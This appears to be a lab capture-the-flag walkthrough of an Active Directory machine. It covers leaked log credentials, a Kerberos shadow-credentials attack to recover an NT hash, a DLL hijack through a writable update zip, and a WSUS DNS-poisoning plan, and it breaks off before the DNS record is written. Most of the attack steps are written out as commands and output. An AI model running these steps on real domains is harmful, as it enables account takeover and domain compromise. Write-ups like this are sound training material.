
Overview
The machine starts by Simple enumeration that discovers share with leaked credentials in a log file, this account has generic write over one of the accounts so we perform Shadow attack and getting winrm to find a binary and hijack its dll to get user WSUS connection to subdomain so we poison dns record and get that connection to our fake WSUS to get shell as NT SYSTEM
Enumeration
lets start with our nmap enumeration
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nmap -sC -sV -oA initial 10.129.34.31 -v
<snip>
Nmap scan report for 10.129.34.31
Host is up (0.19s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-19 14:39:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:39:57+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Issuer: commonName=logging-DC01-CA
<SNIP>
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:39:55+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Issuer: commonName=logging-DC01-CA
<SNIP>
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2026-04-19T14:39:57+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Issuer: commonName=logging-DC01-CA
<SNIP>
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: logging.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.logging.htb, DNS:logging.htb, DNS:logging
| Issuer: commonName=logging-DC01-CA
<SNIP>
Host script results:
| smb2-time:
|   date: 2026-04-19T14:39:47
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
and we got some open ports and the machine is definitely an active directory machine
it is an assumed breach box so we have creds for a user wallace.everette:Welcome2026@ so lets see what we can do using this user
but first setup your environment generate krb5 file, edit your hosts file, sync your clock
nxc smb 10.129.34.31 -u 'wallace.everette' -p 'Welcome2026@' --generate-krb5-file krb5.conf
mv krb5conf /etc/krb5.conf

echo '10.129.34.31  logging.htb dc01.logging.htb dc01' > /etc/hosts
sudo ntpdate logging.htb
and now we are all set so we'll run a full scan in the background while we are playing with this wallace user
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nxc smb 10.129.34.31 -u 'wallace.everette' -p 'Welcome2026@' --shares
SMB 10.129.34.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.34.31 445 DC01 [+] logging.htb\wallace.everette:Welcome2026@
SMB 10.129.34.31 445 DC01 [*] Enumerated shares
SMB 10.129.34.31 445 DC01 Share Permissions Remark
SMB 10.129.34.31 445 DC01 ----- ----------- ------
SMB 10.129.34.31 445 DC01 ADMIN$ Remote Admin
SMB 10.129.34.31 445 DC01 C$ Default share
SMB 10.129.34.31 445 DC01 IPC$ READ Remote IPC
SMB 10.129.34.31 445 DC01 Logs READ
SMB 10.129.34.31 445 DC01 NETLOGON READ Logon server share
SMB 10.129.34.31 445 DC01 SYSVOL READ Logon server share
SMB 10.129.34.31 445 DC01 WSUSTemp A network share used by Local Publishing from a Remote WSUS Console Instance.
and we got standard shares + 2 custom ones and we got Read on Logs share so lets see if we can find any kind of creds leaked in one of the log files
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ smbclient \\\\10.129.34.31\\Logs -U 'wallace.everette'
Password for [WORKGROUP\wallace.everette]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 16 16:10:09 2026
  ..                                  D        0  Thu Apr 16 16:10:09 2026
  Audit_Heartbeat.log                 A     1294  Thu Apr 16 16:10:09 2026
  IdentitySync_Trace_20260219.log      A     8488  Thu Apr 16 16:10:09 2026
  Service_State.log                   A      468  Thu Apr 16 16:10:09 2026
  TaskMonitor.log                     A     1170  Thu Apr 16 16:10:09 2026

smb: \> mget *
Get file Audit_Heartbeat.log? y
getting file \Audit_Heartbeat.log of size 1294 as Audit_Heartbeat.log (2.3 KiloBytes/sec) (average 2.3 KiloBytes/sec)
Get file IdentitySync_Trace_20260219.log? y
getting file \IdentitySync_Trace_20260219.log of size 8488 as IdentitySync_Trace_20260219.log (15.5 KiloBytes/sec) (average 8.8 KiloBytes/sec)
Get file Service_State.log? y
getting file \Service_State.log of size 468 as Service_State.log (1.1 KiloBytes/sec) (average 6.8 KiloBytes/sec)
Get file TaskMonitor.log? y
getting file \TaskMonitor.log of size 1170 as TaskMonitor.log (2.9 KiloBytes/sec) (average 5.9 KiloBytes/sec)
and we got 4 files so lets start inspecting them offline
looking at this IdentitySync_Trace_20260219.log we get this
[2026-02-09 03:00:03.110] [PID:4102] [Thread:04] TRACE - Initializing LdapConnection object...
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: { Domain: "logging.htb" , Server: "DC01" , SSL: "False" , BindUser: "LOGGING\svc_recovery" ,
 BindPass: "Em3rg3ncyPa$$2025", Timeout: 30 }
[2026-02-19 03:00:03.488] [PID:4102] [Thread:04] ERROR - System.DirectoryServices.Protocols.LdapException: A local error occurred.
   at System.DirectoryServices.Protocols.LdapConnection.Bind(NetworkCredential credential)
   at logging.IdentitySync.Engine.LdapProvider.Connect()
   --- Server Error Details ---
   Server error: 8009030C: LdapErr: DSID-0C090569, comment: AcceptSecurityContext error, data 52e, v4563
   Hex Error: 0x31 (LDAP_INVALID_CREDENTIALS)
   Win32 Error: 49 (Invalid Credentials)
   ----------------------------
[2026-02-19 03:00:03.510] [PID:4102] [Thread:12] WARN - Connectivity failed for logging\svc_recovery. Checking alternate Domain Controller...
[2026-02-09 03:00:03.650] [PID:4102] [Thread:12] CRITICAL - Domain-wide LDAP bind failure. Task aborted.
Credential for the user svc_recovery with the password Em3rg3ncyPa$$2025 trying to bind to ldap
so lets test these creds
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nxc smb 10.129.34.31 -u 'svc_recovery' -p 'Em3rg3ncyPa$$2025'
SMB 10.129.34.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.34.31 445 DC01 [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2025 STATUS_ACCOUNT_RESTRICTION
usually when i see this STATUS_ACCOUNT_RESTICTION it is one of 3 things that might be in place either the account is disabled but this one isn't or the LogonHours is set to prevent this user login or the user is part of the Protected Users group which prevent its members from using any kind of NTLM authentication to protect them from any password theft attacks like PTH
so lets see if this user is part of this group
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ bloodyAD -d logging.htb --dc-ip 10.129.34.31 -u 'wallace.everette' -p 'Welcome2026@' get object svc_recovery
distinguishedName: CN=svc_recovery,CN=Users,DC=logging,DC=htb
accountExpires: 9999-12-31 23:59:59.999999+00:00
badPasswordTime: 2026-04-19 14:55:59.964148+00:00
badPwdCount: 2
cn: svc_recovery
codePage: 0
countryCode: 0
dSCorePropagationData: 1601-01-01 00:00:00+00:00
instanceType: 4
lastLogoff: 1601-01-01 00:00:00+00:00
lastLogon: 1601-01-01 00:00:00+00:00
logonCount: 0
memberOf: CN=Emergency Recovery,CN=Users,DC=logging,DC=htb; CN=Protected Users,CN=Users,DC=logging,DC=htb
and as you can see he is part of this CN=Protected Users so we'll need to get a ticket first then use it to connect and do what we need to do
now trying to get a ticket with this user with this creds will get us error as Pre-authentication failed cause if you noticed in the logs file the login attempt was rejected so we know that the password is wrong some where most likely at the 2025 part cause this is an emergency password and the first password was something 2026 (wild guess)
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ sudo ntpdate 10.129.34.31; getTGT.py 'logging.htb/svc_recovery:Em3rg3ncyPa$$2025' -dc-ip 10.129.34.31
2026-04-19 08:04:50.662443 (-0700) +0.000580 +/- 0.034984 10.129.34.31 s1 no-leap
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
and as you can see it failed but if we used 2026 instead of 25 it'll succeed
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ sudo ntpdate 10.129.34.31; getTGT.py 'logging.htb/svc_recovery:Em3rg3ncyPa$$2026' -dc-ip 10.129.34.31
2026-04-19 08:05:11.039303 (-0700) +0.000851 +/- 0.035112 10.129.34.31 s1 no-leap
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in svc_recovery.ccache
and just to to confirm our initial explanation on why NTLM authentication won't work lets test the valid creds again
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ nxc smb 10.129.34.31 -u 'svc_recovery' -p 'Em3rg3ncyPa$$2026'
SMB 10.129.34.31 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:logging.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.34.31 445 DC01 [-] logging.htb\svc_recovery:Em3rg3ncyPa$$2026 STATUS_ACCOUNT_RESTRICTION
and as you can see we were right now we have a ticket that we can use so lets see what we can do using this user
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ KRB5CCNAME=svc_recovery.ccache rusthound -d logging.htb -u 'svc_recovery' -k -f dc01.logging.htb -z
< SNIP>
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 14 users parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 65 groups parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-04-19T15:10:59Z INFO  rusthound::json::maker] .//20260419081059_logging-htb_rusthound.zip created!
RustHound Enumeration Completed at 08:10:59 on 04/19/26! Happy Graphing!
Foothold
so if we opened this data in bloodhound we'll see that this user have Generic Write over an account called msa_health$
 having Generic Write makes things easy for us
GenericWrite means you have write access to non-protected attributes of an AD object and we can modify certain properties of that object even if you don't own it
one of those attributes is
having Generic Write makes things easy for us
GenericWrite means you have write access to non-protected attributes of an AD object and we can modify certain properties of that object even if you don't own it
one of those attributes is msDS-KeyCredentialLink and this attribute stores public key credentials for an account
it's the backend for Windows Hello for Business and PKINIT (Kerberos pre-auth via certificate)
so we can write our own keypair's public key into the victim's msDS-KeyCredentialLink then we'll authenticate as the victim using your private key via PKINIT
first lets generate keypair and write the public one into the msa_health msDS-KeyCrednetialLink attribute
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ KRB5CCNAME=svc_recovery.ccache pywhisker -d logging.htb -u svc_recovery -k --dc-ip 10.129.34.31 --no-pass --target 'msa_health$' --action add
[*] Searching for the target account
[*] Target user found: CN=msa_health,CN=Managed Service Accounts,DC=logging,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: acf16a0e-7bc0-e4ee-e0fd-c56d71514952
[*] Updating the msDS-KeyCredentialLink attribute of msa_health$
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: exsgk0om.pfx
/home/jimmex/.local/share/pipx/venvs/pywhisker/lib/python3.13/site-packages/pywhisker/pywhisker.py:54: CryptographyDeprecationWarning: Parsed a serial number which wasn't positive (i.e., it was negative or zero), which is disallowed by RFC 5280. Loading this certificate will cause an exception in a future release of cryptography.
  cert_obj = x509.load_pem_x509_certificate(pem_cert_data, default_backend())
[+] PFX exportiert nach: exsgk0om.pfx
[i] Passwort für PFX: QGJviG2cVp2AtNMilGWt
[+] Saved PFX (#PKCS12) certificate & key at path: exsgk0om.pfx
[*] Must be used with password: QGJviG2cVp2AtNMilGWt
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
and that got the pfx file for us and the pfx password
then we'll get a TGT from that pfx using PKInitTool
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ python3 /opt/PKINITtools/gettgtpkinit.py logging.htb/'msa_health$' -cert-pfx exsgk0om.pfx -pfx-pass 'QGJviG2cVp2AtNMilGWt' msa_health.ccache
2026-04-19 08:33:23,771 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2026-04-19 08:33:23,826 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2026-04-19 08:33:24,181 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2026-04-19 08:33:24,181 minikerberos INFO     72d224a65a3fb81ec7cc667b8de0cbcd1391a3d131ce1a51a260ef9a8687f19c
INFO:minikerberos:72d224a65a3fb81ec7cc667b8de0cbcd1391a3d131ce1a51a260ef9a8687f19c
2026-04-19 08:33:24,185 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
then we can extract the NT hash using the TGT, and the extracted encryption key above by doing UnPAC for the hash
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ export KRB5CCNAME=msa_health.ccache
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ python3 /opt/PKINITtools/getnthash.py logging.htb/'msa_health$' -key 72d224a65a3fb81ec7cc667b8de0cbcd1391a3d131ce1a51a260ef9a8687f19c
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
603fc24ee01a9409f83c9d1d701485c5
and we got the hash, this user is part of Remote Management so we can evil-winrm using that account

Lateral movement to jaylee.clifton
and we find a file called monitor.ps1 so lets take a look at it
< #
.SYNOPSIS
    Monitors the status of the "UpdateChecker Agent" scheduled task.
    Uses COM interface to avoid CIM/WMI permission issues.
#>

$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"
$Timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"

try {
    $service = New-Object -ComObject "Schedule.Service"
    $service.Connect()
    $task = $service.GetFolder("\").GetTask($TaskName)
    $State = switch ($task.State) {
        1 { "Disabled" }
        2 { "Queued" }
        3 { "Ready" }
        4 { "Running" }
        5 { "Disabled" }
        6 { "Unknown" }
        default { "Unknown" }
    }
    if ($State -ne "Ready" -and $State -ne "Running" ) {
        $Message = "[$Timestamp] WARN  - Task [$TaskName] is in an unexpected state: $State"
    }
    else {
        $Message = "[$Timestamp] INFO  - Task [$TaskName] health check: OK (State: $State)"
    }
}
catch {
    $Message = "[$Timestamp] ERROR - Failed to query task [$TaskName]. Exception: $($_.Exception.Message)"
}
Add-Content -Path $LogPath -Value $Message
and it monitors a scheduled task so lets look what does this scheduled task do
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $service = New-Object -ComObject "Schedule.Service"
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $service.Connect()
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
*Evil-WinRM* PS C:\Users\msa_health$\Documents> $task.Definition.Actions | ForEach-Object { $_.Path; $_.Arguments }
"C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
500 /scan=3 /autofix=true
and it runs this UpdateMonitor.exe so lets download this file and see what it does using dnsPY
and by looking at the source code
// UpdateMonitor.Program
// Token: 0x06000004 RID: 4 RVA: 0x00002050 File Offset: 0x00000250
private static void Main(string[] args)
{
    string path = "C:\\ProgramData\\UpdateMonitor\\Logs\\monitor.log";
    string text = "C:\\ProgramData\\UpdateMonitor\\Settings_Update.zip";
    string text2 = "C:\\Program Files\\UpdateMonitor\\bin\\";
    string text3 = "settings_update.dll";
    string text4 = Path.Combine(text2, text3);
    Directory.CreateDirectory(Path.GetDirectoryName(path));
    Program.CleanupLogs(path, 90);
    Program.Log(path, "Starting Sentinel Update Check...");
    Program.Log(path, "Checking for update on core server...");
    Program.Log(path, "Info: Core did not find file Settings_Update.zip");
    Program.Log(path, "Last status: File not found on core");
    Program.Log(path, "Checking for update on local server...");
    if (File.Exists(text))
    {
        try
        {
            if (File.Exists(text4))
            {
                File.Delete(text4);
            }
            ZipFile.ExtractToDirectory(text, text2);
            Program.Log(path, "Successfully unzipped update to " + text2);
            goto IL_DF;
        }
        catch (IOException ex)
        {
            Program.Log(path, "Update failed: " + ex.Message);
            goto IL_DF;
        }
        catch (Exception ex2)
        {
            Program.Log(path, "Update failed: " + ex2.Message);
            goto IL_DF;
        }
    }
    IL_DF:
    Program.Log(path, "Loading update applier: " + text4);
    IntPtr intPtr = Program.LoadLibrary(text4);  // ← LOADS THE DLL
    <SNIP>
}
it looks for this file C:\ProgramData\UpdateMonitor\Settings_Update.zip and if it exists it unzips it to C:\Program Files\UpdateMonitor\bin\settings_update.dll then it
then it loads this DLL file so what we'll look for now if we got Write Access on that C:\ProgramData\UpdateMonitor\Settings_Update.zip we can zip a malicious DLL there to get a shell
*Evil-WinRM* PS C:\ProgramData\UpdateMonitor> icacls .
. NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(F)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(OI)(CI)(RX)
  BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)

Successfully processed 1 files; Failed processing 0 files
and we can see that users have WD write data in that directory so lets create a malicious zip
just before doing that if we looked at the executable part we'll find this
// C:\Users\Gamel\Documents\scp\UpdateMonitor.exe
// UpdateMonitor.exe

// Global type: <Module>
// Entry point: UpdateMonitor.Program.Main
// Architecture: AnyCPU (32-bit preferred)
// Runtime: .NET Framework 4.7.2
// Timestamp: <Unknown> (86CE179A)

using System;
which tells us it prefers 32-bit even though the processor is 64-bit architecture the app prefers 32-bit and if we tried to use 64-bit with it it'll return error code 129 i guess
with that being said generate payload, zip it, upload it in the directory and wait for the scheduled task to run
 and we got a shell as
 jaylee.clifton and we got to read the users.txt
Shell as Administrator
earlier we did some --shares we found a share called WSUSTemp which is weird but what's weirder is that i found two ports on my full scan that stand out to me 8530, 8531 which is for WSUS
==Windows Server Update Services== (WSUS) is a Microsoft server role that enables centralized management and distribution of updates, patches, and hotfixes for Windows operating systems and Microsoft products within a network. which btw was deprecated in 2024
and here is why Iam bringing this cause when I am doing enumeration after getting a shell i found this ticket in the users Document folder
 and it tells that there is an endpoint called
 wsus.logging.htb and there is a task scheduled on loop every 120s that restarts the agent and syncs using WSUS
so if we can write dns record on the target to point this wsus.logging.htb to our IP and get a fake WSUS server on our IP that serves a malicious exe file we'll get a shell back
but we need to know two things
- does it use 8530 or 8531 (over TLS or not), if without TLS it will be so much easier but if it uses TLS we'll have to do some extra steps
- which user can write DNS record
so lets start from the biggening user the given user and get writable objects
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
└──╼ [★]$ bloodyAD -d logging.htb --dc-ip 10.129.34.31 -u 'wallace.everette' -p 'Welcome2026@' get writable

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=logging,DC=htb
permission: WRITE

distinguishedName: CN=wallace.everette,CN=Users,DC=logging,DC=htb
permission: WRITE

distinguishedName: DC=logging.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD

distinguishedName: DC=_msdcs.logging.htb,CN=MicrosoftDNS,DC=ForestDnsZones,DC=logging,DC=htb
permission: CREATE_CHILD
and this can create child on the DNS so it can write records so lets create record pointing to us
┌─[]─[10.10.17.176]─[jimmex@attacker]─[~/htb/labs/logging]
